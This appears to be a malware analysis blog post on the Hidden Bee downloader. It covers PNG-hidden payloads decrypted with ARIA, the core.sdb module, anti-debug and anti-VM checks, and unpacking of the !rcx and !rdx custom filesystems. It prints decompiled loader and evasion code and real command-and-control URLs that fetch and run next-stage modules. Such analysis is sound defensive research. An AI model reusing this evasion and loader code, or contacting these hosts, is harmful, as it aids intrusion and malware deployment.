																	Ěf#E1f#EĚf#EĚf#E	

### Decoding the PNG

Retrieving the content from the PNG is more complex.



First, after downloading, the PNG header is checked:

```

-----
003116CE loc_3116CE:
003116CE lea     eax, [ebp+var_8]
003116D1 push    8
003116D3 push    eax
003116D4 push    edi
003116D5 xor     esi, esi
003116D7 mov     [ebp+var_8], 89h
003116DB mov     [ebp+var_7], 'P'
003116DF mov     [ebp+var_6], 'N'
003116E3 mov     [ebp+var_5], 'G'
003116E7 mov     [ebp+var_4], 0Dh
003116EB mov     [ebp+var_3], 0Ah
003116EF mov     [ebp+var_2], 1Ah
003116F3 mov     [ebp+var_1], 0Ah
003116F7 call   j_memcmp
003116FC add     esp, 0Ch

```

The function decoding the PNG has the following flow:

```

33 | decoded_buf = 0;
34 | png_hdr = 0x89u;
35 | v13 = 'P';
36 | v14 = 'N';
37 | v15 = 'G';
38 | v16 = '\r';
39 | v17 = '\n';
40 | v18 = 26;
41 | v19 = 10;
42 | if ( !j_memcmp(payload, &png_hdr, 8) )
43 |     decoded_buf = (BYTE *)decode_from_png(payload, functions_list, &size);
44 | result = free(payload);
45 | if ( decoded_buf )
46 | {
47 |     if ( !(size & 3) )
48 |     {
49 |         buf_ptr = decoded_buf;
50 |         aria_set_key((unsigned int *)&crypt_ctx, aria_key_ptr + 4, *(DWORD *)aria_key_ptr);
51 |         j_memset(aria_key_ptr + 4, 0, *(DWORD *)aria_key_ptr);
52 |         if ( size )
53 |         {
54 |             do
55 |             {
56 |                 aria_crypt_round(&crypt_ctx, buf_ptr, buf_ptr);
57 |                 index += 16;
58 |                 buf_ptr += 16;
59 |             }
60 |             while ( index < size );
61 |         }
62 |         if ( *decoded_buf == 'M' && decoded_buf[1] == 'S' && decoded_buf[2] == 'C' && decoded_buf[3] == 'F' )
63 |         {
64 |             if ( unpack_cab(&v10, (int)decoded_buf, size) )
65 |             {
66 |                 module_name = decode_memory((int)sub_317EE4); // "bin/i386/core.sdb"
67 |                 load_from_package(index, (int)decoded_buf, (int)&v10, module_name, 0);
68 |                 free_module(&v10);
69 |             }
70 |         }
71 |     }
72 |     result = free(decoded_buf);
73 | }
74 | return result;
75 | }

```


It converts the PNG into byte content and decrypts it with the help of [ARIA cipher](#). The result should be a CAB format. The unpacked CAB is supposed to contain a module “bin/i386/core.sdb” that also occurred in our previous encounters with Hidden Bee.

The authors are careful not to reuse URLs as well as encryption keys. That’s why the Aria key is different for every unique payload. It is stored just after the end of the 0x10000401 module :

```

0000BE70 04 74 00 00 1E 74 00 00 24 74 00 00 2A 74 00 00 .t...t..$t...*t..
0000BE80 30 74 00 00 36 74 00 00 10 00 D5 F8 AB 20 5C D4 0t..6t...Öř« \0
0000BE90 AC E5 E6 17 8B 96 EC EA C9 EF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000BEA0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
    
```


During the module's loading, the key is rewritten into another memory area, from which it is used to decrypt the downloaded module.



The CAB file retrieved from the PNG is available here: [001bdc26b2845dcf839f67a8760c6839](http://001bdc26b2845dcf839f67a8760c6839)

Name	Size	Type	Modified
core.sdb	26.7 kB	unknown	01 January 1970, 01:00

It contains core.sdb ([d1a2fdc79c154b120a0e52c46a73478d](http://d1a2fdc79c154b120a0e52c46a73478d)). That is a second module in Hidden Bee's custom format.



### Inside core.sdb

This module (retrieved from the PNG) is a second downloader component in the 0x10000401 format. This time, it uses a custom TCP-based protocol, referenced by the authors as SLTP. (This protocol was also used by the analogical component seen one year ago). The embedded links:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998 sltp://bbs.favcom.space:1108/setup.bin?id=999
```

### Execution flow

1. Checks for blacklisted processes. If any are detected, exits.
2. Removes functions:

```
DbgBreakPoint
```

```
,
DbgUserBreakPoint
```

by overwriting their beginning with the RET instruction.

3. Checks if the malware is already installed. If yes, exits.
4. Creates an installation mutex

```
{71BB7F1C-D700-4487-B9C6-6DD9863DFE91}-ins.
```

5. If the module was run with the flag==1:

1. Connects to the first address:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998
```

2. Sets an environment variable

```
INSTALL_SOURCE
```

to the value given as an argument.

3. Runs the downloaded next stage module.

6. If the module was run with the flag!=1:

1. Performs checks against VM. If detected, exits.

2. Connects to the second address:

```
s1tp://bbs.favcom.space:1108/setup.bin?id=999
```

. This time, appends the victim's fingerprint to the URL. Format:

```
&sid=&sz=&os=&ar=
```

3. Runs the downloaded next stage module.

## Defensive checks

At this stage, many anti-analysis checks are deployed. First, there are checks to detect if any of the blacklisted processes are running. The enumeration of the processes is implemented using a low-level function:

`NtQuerySystemInformation` with a parameter 5 (

```
SystemProcessInformation
```

).

```

36 | j_memset((int)v1, 0, SystemInformationLength);
37 | if ( !NtQuerySystemInformation(v3, 5, v2, SystemInformationLength, &SystemInformationLength) )
38 | {
39 |     while ( !blacklisted_processes[0] )
40 |     {
41 | check_next:
42 |         if ( !*( _DWORD *)v2 )
43 |             goto finished;
44 |         v2 += *( _DWORD *)v2;
45 |     }
46 |     next_proc_name = blacklisted_processes;
47 |     _next_proc_name = blacklisted_processes;
48 |     while ( 1 )
49 |     {
50 |         RtlInitUnicodeString(&v6, *next_proc_name);
51 |         if ( ( _WORD)v6 == *( ( _WORD *)v2 + 28 ) )
52 |         {
53 |             if ( ( unsigned __int8)RtlEqualUnicodeString(&v6, v2 + 56, 1 ) )
54 |                 break;
55 |         }
56 |         next_proc_name = _next_proc_name + 1;
57 |         _next_proc_name = next_proc_name;
58 |         if ( !*next_proc_name )
59 |             goto check_next;
60 |     }
61 |     blacklisted_found = 1;
62 | }
63 | finished:
64 |     LocalFree(v7);
65 | }
66 | return blacklisted_found;
67 | }

```

The blacklist contains popular debuggers and sniffers:

“devenv.exe”, “wireshark.exe”, “vmacthlp.exe”, “procmon.exe”, “ollydbg.exe”, “idag.exe”,  
 “ImmunityDebugger.exe”, “windbg.exe”  
 “EHSniffer.exe”, “iris.exe”, “procexp.exe”, “filemon.exe”, “fiddler.exe”

The names of the processes are obfuscated, so they are not visible on the strings list. If any of those processes are detected, the execution of the module terminates.

Another function deploys a set of anti-VM checks. The anti-VM checks include:

```

46 | ms_exc.registration.TryLevel = 0;
47 | CPUID_check(&v27, 0x40000000);
48 | *( _DWORD *)v33 = v28;
49 | *( _DWORD *)&v33[4] = v29;
50 | *( _DWORD *)&v33[8] = v30;
51 | ms_exc.registration.TryLevel = -1;
52 | HIBYTE(v34) = 0;
53 | if ( VPCEXT_check() )
54 |     goto set_vm_flag;
55 | if ( VMWare_io_check() )
56 |     goto set_vm_flag;

```

CPUID with EAX=40000000 ([a check for Hypervisor’s Brand](#)):

```

024335C8 push    40000000h
024335D0 lea   eax, [ebp+var_844]
024335D6 push    eax
024335D7 call   CPUID_check

```

```
0243341A pusha
0243341B mov     eax, [ebp+arg_4]
0243341E xor     ebx, ebx
02433420 xor     ecx, ecx
02433422 xor     edx, edx
02433424 cpuid
02433426 mov     edi, [ebp+arg_0]
```

The VMWare I/O Port (more details [here](#)):

```
0243353A mov     eax, 'VMXh'
0243353F mov     ebx, 0
02433544 mov     ecx, 0Ah
02433549 mov     edx, 'VX'
0243354E in     eax, dx           ; check_for_VMware
0243354F cmp     ebx, 'VMXh'
02433555 setz   [ebp+var_1C]
```

VPCEXT instruction (more details [here](#))

```
02433483 push   ebx
02433484 mov     ebx, 0
02433489 mov     eax, 1
0243348E vpext  7, 0Bh
024334C2 test   ebx, ebx
024334C4 setz   [ebp+var_1C]
```

Checking [the list of common VM vendors](#):

```

57 v0 = decode_memory(&str_XenVMMXenVMM); // "XenVMMXenVMM"
58 if ( !strncmp(v33, v0, 12) )
59     goto set_vm_flag;
60 v1 = decode_memory(&str_VMWareVMware); // "VMwareVMware"
61 if ( !strncmp(v33, v1, 12) )
62     goto set_vm_flag;
63 v2 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
64 if ( !strncmp(v33, v2, 12) )
65     goto set_vm_flag;
66 v3 = decode_memory(&str_KVMKVMKVM); // "KVMKVMKVM"
67 if ( !strncmp(v33, v3, 12) )
68     goto set_vm_flag;
69 v4 = decode_memory(&unk_2435F78); // " lrpepyh vr"
70 if ( !strncmp(v33, v4, 12) )
71     goto set_vm_flag;
72 v5 = decode_memory(&unk_2435F58); // "sbiedll.dll"
73 if ( GetModuleHandleA(v5) )
74     goto set_vm_flag;
75 if ( !GetComputerNameW(Buffer, &nSize) )
76     goto set_vm_flag;
77 v6 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
78 if ( !lstrcmpiW(Buffer, v6) )
79     goto set_vm_flag;
80 nSize = 1024;
81 if ( !GetUserNameW(Buffer, &nSize) )
82     goto set_vm_flag;
83 v7 = (const WCHAR *)decode_memory(&unk_2435F08); // L"CurrentUser"
84 if ( !lstrcmpiW(Buffer, v7) )
85     goto set_vm_flag;
86 v8 = (const WCHAR *)decode_memory(dword_2435F34); // L"SANDBOX"
87 if ( !lstrcmpiW(Buffer, v8) )
88     goto set_vm_flag;

```

Checking the BIOS versions typical for virtual environments:

```

89 v9 = decode_memory(&unk_2435EE8); // "StrStrIA"
90 v10 = decode_memory(&unk_2435EC8); // "shlwapi.dll"
91 shlwapi_dll = LoadLibraryA(v10);
92 StrStrIA = GetProcAddress(shlwapi_dll, v9);
93 if ( !StrStrIA )
94     goto not_detected;
95 j_memset((int)Buffer, 0, 2048);
96 v12 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
97 v13 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
98 if ( read_registry_key(v13, v12, (BYTE *)Buffer, 0) )
99 {
100     if ( ((int (__stdcall *)(WCHAR *, const char *))StrStrIA)(Buffer, "VBOX" ) )
101         goto set_vm_flag;
102 }
103 v14 = decode_memory(&unk_2435E40); // "VideoBiosVersion"
104 v15 = decode_memory(&byte_2435E70); // "HARDWARE\DESCRIPTION\System"
105 if ( read_registry_key(v15, v14, (BYTE *)Buffer, 0) )
106 {
107     v16 = decode_memory(&unk_2435E20); // "VirtualBox"
108     if ( ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v17, Buffer, v16) )
109         goto set_vm_flag;
110 }
111 v18 = decode_memory(&unk_2435EA0); // "SystemBiosVersion"
112 v19 = decode_memory(&str_Windows_CurrentVersion); // "SOFTWARE\Microsoft\Windows\CurrentVersion"
113 if ( read_registry_key(v19, v18, (BYTE *)Buffer, 0) )
114     && ((id1 = decode_memory(&unk_2435D84), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v21, Buffer, id1)) // "55274-640-2673864-23950"
115     || (id2 = decode_memory(&unk_2435D88), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v23, Buffer, id2)) // "76487-644-3177837-23510"
116     || (id3 = decode_memory(&unk_2435D5C), ((int (__stdcall *)(int, WCHAR *, _BYTE *))StrStrIA)(v25, Buffer, id3)) ) // "76487-337-8429955-22614"
117 {
118     set_vm_flag;
119     vm_detected = 1;
120 }
121 else
122 {
123     not_detected;
124     vm_detected = 0;
125 }
126 return vm_detected;
127}

```

Detection of any of the features suggesting a VM results in termination of the component.

## Downloading new modules

The next elements of HiddenBee are downloaded over the custom “STLP” protocol.

```
024348F6 lea    eax, [ebp+var_40]
024348F9 push   offset aSltp    ; "sltp"
024348FE push   eax
024348FF call  j_strcmp
02434904 pop    ecx
02434905 test   eax, eax
02434907 pop    ecx
02434908 jnz    loc_2434AD9
```

The raw TCP socket created to communicate using the SLTP protocol:

```
LOWORD(v27) = htons(hostshort[0]);
socket = WSASocketA(2, 1, 0, 0, 0, 1u); // address family: 2 (AF_INET)
// type: 1 (SOCK_STREAM)
// protocol : 0 (unspecified)
// lpProtocolInfo: NULL
// group: NULL
// flags: 1 (WSA_FLAG_OVERLAPPED)

v6[13] = socket;
if ( socket != -1 )
{
    vInBuffer = 0x25A207B9;
    v32 = 0xDDF3u;
    v33 = 0x4660;
    v34 = 0x8Eu;
    v35 = 0xE9u;
    v36 = 0x76;
    v37 = 0xE5u;
    v38 = 0x8Cu;
    v39 = 0x74;
    v40 = 6;
    v41 = 0x3E;
    if ( BindIoCompletionCallback(socket, LpoverlappedCompletionRoutine, 0) )
    {
        callback = 0;
        if ( WSAIoctl(v6[13], 0xC8000006, &vInBuffer, 0x10u, &callback, 4u, (LPDWORD)&cbBytesReturned, 0, 0) != -1 )
        {
            *(_DWORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[4] = 0;
            *(_DWORD *)&name.sa_data[8] = 0;
            *(_WORD *)&name.sa_data[12] = 0;
            v26 = 2;
            v12 = v6[13];
            name.sa_family = 2;
            *(_WORD *)name.sa_data = 0;
            *(_DWORD *)&name.sa_data[2] = 0;
            if ( bind(v12, &name, 16) != -1 )
            {
                j_memset((int)v6, 0, 20);
                if ( !callback(v6[13], &v26, 16, 0, 0, &cbBytesReturned, v6) && WSAGetLastError() == 0x3E5 )
                    return 1;
            }
        }
    }
    closesocket(v6[13]);
}
```

The communication is encrypted. We can see that the expected output is a shellcode that is loaded and executed:

```

do
{
v5 = v4[1];
if ( v5 )
{
if ( v5 == 2 )
{
v6 = *(v4 - 1);
if ( v6 + *v4 > a2 )
break;
fs_size = *v4;
custom_fs = &_amp;buffer[v6];
}
}
else
{
if ( *(v4 - 1) + *v4 > a2 )
break;
new_module = (void (__stdcall *)(int (__stdcall **)(int), _BYTE *, DWORD))VirtualAlloc(0, *v4, 0x1000u, 0x40u);
if ( new_module )
j_memcpy((int)new_module, (int)&_amp;buffer[*v4 - 1], *v4);
}
++buffera;
v4 += 3;
}
while ( (unsigned int)buffera < *((_DWORD *)_amp;buffer + 1) );
if ( new_module )
{
if ( custom_fs )
{
functions_list[0] = to_malloc;
functions_list[2] = (int (__stdcall *) (int))to_memcpy;
functions_list[1] = to_free;
functions_list[3] = *(int (__stdcall **)(int))VirtualAlloc;
functions_list[4] = *(int (__stdcall **)(int))VirtualFree;
decode_memory(&input_arr); // "ZwQueryInformationProcess"
v7 = decode_memory(&str_ntdll_dll);
v8 = GetModuleHandleA(v7);
functions_list[5] = (int (__stdcall *) (int))GetProcAddress(v8, v9); // ZwQueryInformationProcess
new_module(functions_list, custom_fs, fs_size);
VirtualFree(new_module, 0, 0x8000u);
}
}
}

```

The way in which it is loaded reminds me of the elements we described recently in [“Hidden Bee: Let’s go down the rabbit hole”](#). The current module loads a list of functions that will be passed to the next module. It is a minimalistic, custom version of Import Table. It also passes the memory with the downloaded filesystem to be used for further loading of components.

## The !rcx package

This element retrieves the custom filesystem used by this malware. As we know from previous analysis, Hidden Bee uses its own, custom filesystems that are mounted in the memory of the malware and passed to its components. This filesystem is important for the execution flow because it contains many other components that are supposed to be installed on the attacked system in order to continue the infection.

As mentioned before, unpacking the JPG gave us an !rcx package. After this package is downloaded, and its SHA256 checksum is validated, it is repackaged. First, at the end of the !rcx package, the list of URLs (JPG, PNG) from the previous module is copied. Then, the ARIA key is copied. The size of the module and its SHA256 hash are updated. Then, the execution is redirected to the first stage shellcode fetched from the !rcx.

This shellcode was the one that we saw at first, after decoding the !rcx package from the JPG. Yet, looking at this part, we do not see anything malicious. The elements that are more important are well protected and revealed at the next execution stages.

The shellcode from the !rcx package is executed in two stages. The first one unpacks and prepares the second. First, it loads its own imports using hardcoded names of libraries.


```
000000B1 sub     edi, ecx
000000B3 mov     [ebp+var_4C], 68h ; 'k'
000000B9 mov     [ebp+var_4A], 65h ; 'e'
000000BF mov     [ebp+var_48], 72h ; 'r'
000000C5 mov     [ebp+var_46], 6Eh ; 'n'
000000CB mov     [ebp+var_44], 65h ; 'e'
000000D1 mov     [ebp+var_40], 33h ; '3'
000000D7 mov     [ebp+var_3E], 32h ; '2'
000000DD mov     [ebp+var_3C], 2Eh ; '.'
000000E3 mov     [ebp+var_3A], 64h ; 'd'
000000E9 mov     [ebp+var_18], 6Eh ; 'n'
000000EF mov     [ebp+var_16], 74h ; 't'
000000F5 mov     [ebp+var_14], 64h ; 'd'
000000FB mov     [ebp+var_E], 2Eh ; '.'
00000101 mov     [ebp+var_C], 64h ; 'd'
00000107 mov     ebx, [esi]
```

The checksums of the functions that are going to be used are stored in the module and compared with the names calculated by the function:

```
1 unsigned int __stdcall calc_checksum(_BYTE *func_name)
2 {
3     _BYTE *_func_name; // edx
4     unsigned int checksum; // eax
5     char next_char; // cl
6     unsigned int prev_res; // esi
7     int _next_char; // eax
8
9     _func_name = func_name;
10    checksum = 0;
11    for ( next_char = *func_name; next_char; ++_func_name )
12    {
13        prev_res = (checksum >> 13) | (checksum << 19);
14        _next_char = next_char;
15        next_char = *_func_name[1];
16        checksum = prev_res + _next_char;
17    }
18    return checksum;
19 }
```

It uses the functions from kernel32.dll: GetProcessHeap, VirtualAlloc, VirtualFree, and from ntdll.dll: RtlAllocateHeap, RtlFreeHeap, NtQueryInformationProcess.

The repackaged !rcx module is supposed to be supplied as one of the arguments at the Entry Point of the first shellcode. It is most important because the second stage shellcode will be unpacked from the supplied !rcx package.



```
00000199 mov     ebx, [ebp+arg_C]
0000019C mov     ecx, [ebx+4]
0000019F cmp     dword ptr [ecx], 'kcr!'
000001A5 jnz     loc_28B
```

A new memory area is allocated, and the second stage shellcode is unpacked there.

```

new_module_ep = 0;
v15 = GetProcessHeap(8, *((_BYTE **)i + 2));
v16 = (_BYTE *)RtlAllocateHeap(v15);
indx = 0;
buffer = v16;
if ( v16 )
{
    if ( *((_DWORD *)i + 2) > 0u )
    {
        v18 = i + 16 - v16;
        do
        {
            ++indx;
            *v16 = v16[v18] ^ 0xE1;
            ++v16;
        }
        while ( indx < *((_DWORD *)i + 2) );
        _to_rcx_ptr = to_rcx_ptr;
    }
    allocated_buf1 = (unsigned __int16 *)_allocated_buf1;
    if ( decode_module(
        (int)&VirtualAlloc, // loaded_functions_list
        (int)buffer,
        *((_DWORD *)i + 2),
        (int)_allocated_buf1,
        *((_DWORD *)i + 3) == *((_DWORD *)i + 3) )
        new_module_ep = allocated_buf1;
    v20 = GetProcessHeap(0, buffer);
    RtlFreeHeap(v20);
    if ( new_module_ep )
        ((void (__stdcall *) (int (__stdcall *) (_DWORD, _DWORD, signed int, signed int), int, _DWORD, _DWORD))new_module_ep)(
            &VirtualAlloc, // loaded_functions_list
            flag,
            _to_rcx_ptr[1],
            *_to_rcx_ptr);
}
result = (unsigned __int16 *)VirtualFree(_allocated_buf1, 0, 0x8000);

```

Inside the second shellcode, we see strings referencing further components of the Hidden Bee malware:

```
/bin/i386/preload /bin/i386/coredll.bin
```

The role of the second stage is unpacking another part from the !rcx: an !rdx package.

```

if ( _rdx_ptr )
{
    v32 = v10[3];
    crypt_init(&crypt_ctx, &crypt_keybuf);
    dec_size = 0;
    if ( v10[2] )
    {
        chunk_ptr = (_BYTE *)sizea;
        for ( i = (int)((char *)v10 - sizea + 16); ; i = (int)((char *)v10 - sizea + 16) )
        {
            crypt_round(chunk_ptr, &chunk_ptr[i], (int)&crypt_ctx);
            dec_size += 16;
            chunk_ptr += 16;
            if ( (unsigned int)dec_size >= v10[2] )
                break;
        }
        rdx_ptr = _rdx_ptr;
    }
    if ( decompress((int)functions_list, (int)rdx_ptr, &v32, sizea, v10[2]) )
        goto LABEL_38;
    v17 = ((int (__stdcall *) (signed int, signed int))functions_list[2])(8, 12);
    v18 = (_DWORD *)((int (__stdcall *) (int))functions_list[3])(v17);
    v34 = v18;
    if ( !v18 )
        goto LABEL_38;
    *v18 = rdx_ptr;
    if ( *rdx_ptr == '\xdr!' )
    {
        v18[1] = rdx_ptr + 1;
        v18[2] = v10[3];
    }
}

```

```

00000619 mov     [eax], ebx
0000061B cmp     dword ptr [ebx], 'xdr!'
00000621 jnz     short loc_631
    
```

From our previous experience, we know that the !rdx package is a custom filesystem containing modules. Indeed, after the decryption is complete, the custom filesystem is revealed:

005605B0	PUSH EAX	
005605B1	CALL 0056268E	crypt_init
005605B6	AND DWORD PTR SS:[EBP+0x0C], 0x0	
005605BA	CMP DWORD PTR DS:[ESI+0x8], 0x0	
005605BE	JBE SHORT 005605F2	
005605C0	MOV EBX, DWORD PTR SS:[EBP+0x10]	
005605C3	LEA EAX, DWORD PTR DS:[ESI+0x10]	
005605C6	SUB EAX, EBX	
005605C8	MOV DWORD PTR SS:[EBP+0x8], EAX	
005605CB	JMP SHORT 005605D0	
005605CD	MOV EAX, DWORD PTR SS:[EBP+0x8]	
005605D0	LEA ECX, DWORD PTR SS:[EBP-0x15C]	
005605D6	ADD EAX, EBX	
005605D8	PUSH ECX	
005605D9	PUSH EAX	
005605DA	PUSH EBX	
005605DB	CALL 00562192	crypt_round
005605E0	ADD DWORD PTR SS:[EBP+0x0C], 0x10	
005605E4	ADD EBX, 0x10	
005605E7	MOV EAX, DWORD PTR SS:[EBP+0x0C]	
005605EA	CMP EAX, DWORD PTR DS:[ESI+0x8]	
005605ED	JB SHORT 005605CD	
005605EF	MOV EBX, DWORD PTR SS:[EBP-0x8]	
005605F2	PUSH DWORD PTR DS:[ESI+0x8]	
005605F5	LEA EAX, DWORD PTR SS:[EBP-0x0C]	
005605F8	PUSH DWORD PTR SS:[EBP+0x10]	
005605FB	PUSH EAX	
005605FC	PUSH EBX	
005605FD	PUSH EDI	
005605FE	CALL 00560666	
00560603	TEST EAX, EAX	
00560605	JNZ SHORT 00560646	
00560607	PUSH 0xC	
00560609	PUSH 0x8	
0056060B	CALL DWORD PTR DS:[EDI+0x8]	kernel32.GetProcessHeap

Address	Hex dump	ASCII
01810048	21 72 64 78 22 00 00 00 ED 01 00 00 80 06 00 00	frdx"...?@..C+..
01810058	62 69 6E 2F 69 33 38 36 2F 70 72 65 6C 6F 61 64	bin/i386/preload
01810068	00 00 45 00 00 00 6D 08 00 00 00 2C 01 00 62 69	..E...n.....@.bi
01810078	6E 2F 61 6D 64 36 34 2F 63 6F 72 65 64 6C 6C 2E	n/amd64/coredll.
01810088	62 69 6E 00 00 64 00 00 6D 34 01 00 00 09 00	bin...d...m40....
01810098	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 65 6C 6F	.bin/amd64/prelo
018100A8	61 64 00 00 87 00 00 00 6D 3D 01 00 10 05 00 00	ad..c...n=@.h*..
018100B8	62 69 6E 2F 69 33 38 36 2F 68 70 6C 6F 61 64 65	bin/i386/kpload
018100C8	72 2E 62 69 6E 00 00 A9 00 00 00 7D 42 01 00 00	r.bin...e...?@..
018100D8	1C 00 00 62 69 6E 2F 61 6D 64 36 34 2F 63 6F 6D	..bin/amd64/com
018100E8	6D 6F 6E 2E 64 6C 6C 00 00 CB 00 00 00 7D 5E 01	mon.dll..f...)^@
018100F8	00 00 45 00 00 62 69 6E 2F 69 33 38 36 2F 68 6C	..E..bin/i386/kl
01810108	6F 61 64 65 72 2E 62 69 6E 00 00 E5 00 00 00 7D	oader.bin..h...)
01810118	A3 01 00 68 07 00 00 62 69 6E 2F 73 68 69 6D 2E	u@.h...bin/shim.
01810128	62 69 6E 00 00 07 01 00 00 E5 A9 01 00 80 00 00	bin...@..h @.C..
01810138	00 62 69 6E 2F 61 6D 64 36 34 2F 70 72 2E 62 69	.bin/amd64/pr.bi
01810148	6E 2E 73 69 67 00 00 28 01 00 00 65 A8 01 00 80	n.sig..(0..e@.C
01810158	00 00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62	...bin/i386/pr.b
01810168	69 6E 2E 73 69 67 00 00 46 01 00 00 E5 A8 01 00	in.sig..F@..h@.
01810178	00 0A 00 00 62 69 6E 2F 61 6D 64 36 34 2F 70 72	...bin/amd64/pr
01810188	2E 62 69 6E 00 00 63 01 00 00 E5 B5 01 00 00 08	.bin..c@..hA@..@
01810198	00 00 62 69 6E 2F 69 33 38 36 2F 70 72 2E 62 69	..bin/i386/pr.bi
018101A8	6E 00 00 87 01 00 00 E5 BD 01 00 F0 05 00 00 62	n..c@..h@.-\$.b
018101B8	69 6E 2F 61 6D 64 36 34 2F 68 70 6C 6F 61 64 65	in/amd64/kpload
018101C8	72 2E 62 69 6E 00 00 A8 01 00 00 05 C3 01 00 00	r.bin..E@..hA@..
018101D8	16 00 00 62 69 6E 2F 69 33 38 36 2F 63 6F 6D 6D	...bin/i386/comm
018101E8	6F 6E 2E 64 6C 6C 00 00 CA 01 00 00 05 D9 01 00	on.dll..@..h@.
018101F8	00 2E 01 00 62 69 6E 2F 69 33 38 36 2F 63 6F 72	..@.bin/i386/cor
01810208	65 64 6C 6C 2E 62 69 6E 00 00 00 00 00 00 05 07	edll.bin.....h*
01810218	03 00 00 58 00 00 62 69 6E 2F 61 6D 64 36 34 2F	*.CX..bin/amd64/
01810228	68 6C 6F 61 64 65 72 2E 62 69 6E 00 00 90 90 90	kloader.bin...EEE
01810238	E8 3E 00 00 00 00 00 00 00 00 00 00 00 00 00 00	R>.....
01810248	00 00 00 00 00 00 00 00 00 00 00 00 00 6B 00 65	.....k.e
01810258	00 72 00 6E 00 65 00 6C 00 33 00 32 00 2E 00 64	.r.n.e.l.3.2...D
01810268	00 6C 00 6C 00 00 00 68 AA AA AA AA FF 30 FF 50	.l.l...S @ P
01810278	04 FF E0 58 0B CC 0B D0 83 EA 03 52 51 50 E8 7A	* 0x0f0d0a0R0Prz
01810288	03 00 00 C3 55 0B EC 83 EC 0C 8B 45 08 89 45 FC	*..fu0y0y.0E0ER

So the part that was hidden in the JPG is, in reality, a package that decrypts the custom filesystem and deploys the next stage modules: `/bin/i386/preload` and

```
/bin/i386/coredll.bin
```

